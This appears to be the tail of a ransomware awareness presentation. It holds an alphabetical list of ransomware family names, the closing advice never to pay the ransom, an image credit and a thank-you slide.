LonleyCrypt, LooCipher, Lortok, Lost_Files, LoveServer, LowLevel04, Lucky, MadBit, MAFIA, MafiaWare, Magic, Magniber, Major, Makop, Maktub Locker, MalwareTech's CTF, MaMoCrypter, Maoloo, Mapo, Marduk, Marlboro, MarraCrypt, MarsJoke, **Matrix**, MauriGo, MaxiCrypt, Maykolin, Maysomware, Maze Ransomware, MCrypt2018, **MedusaLocker**, MegaCortex, MegaLocker, Mespinoza, Meteoritan, Mew767, Mikoyan, MindSystem, Minotaur, MirCop, MireWare, Mischa, MMM, MNS CryptoLocker, Mobef, MongoLock, Montserrat, MoonCrypter, MorrisBatchCrypt, MOTD, MoWare, MRCR1, **MrDec**, Muhstik, Mystic, n1n1n1, NanoLocker, NCrypt, Nefilim, Negozi, Nemty, Nemty 2.x, Nemty Special Edition, Nemucod, Nemucod-7z, Nemucod-AES, NETCrypton, Netix, Netwalker (Mailto), NewHT, NextCry, Nhtnwuf, NM4, NMoreira, **NMoreira 2.0**, Noblis, Nomikon, NonRansomware, NotAHero, Nozelesn, NSB Ransomware, Nuke, NullByte, NxRansomware, Nyton, ODCODC, OhNo!, OmniSphere, OnyxLocker, OoPS, OoopsLocker, OpenToYou, OpJerusalem, Ordinypt, **Ouroboros v6**, **OutCrypt**, OzozaLocker, PadCrypt, Panther, Paradise, Paradise .NET, Paradise B29, Paymen45, PayPalGenerator2019, PaySafeGen, PClock, PClock (Updated), PEC 2017, Pendor, Petna, PewCrypt, PGPSnippet, PhantomChina, Philadelphia, Phobos, PhoneNumber, Pickles, PL Ransomware, Plaque17, Planetary Ransomware, PoisonFang, Pojie, PonyFinal, PopCornTime, Potato,



Never pay the
RANSOM



Image from: https://www.metacompliance.com/wp-content/uploads/2020/03/Ransomware_Guidelines_Point_8_png_BuYGA-N6.png





THANK YOU

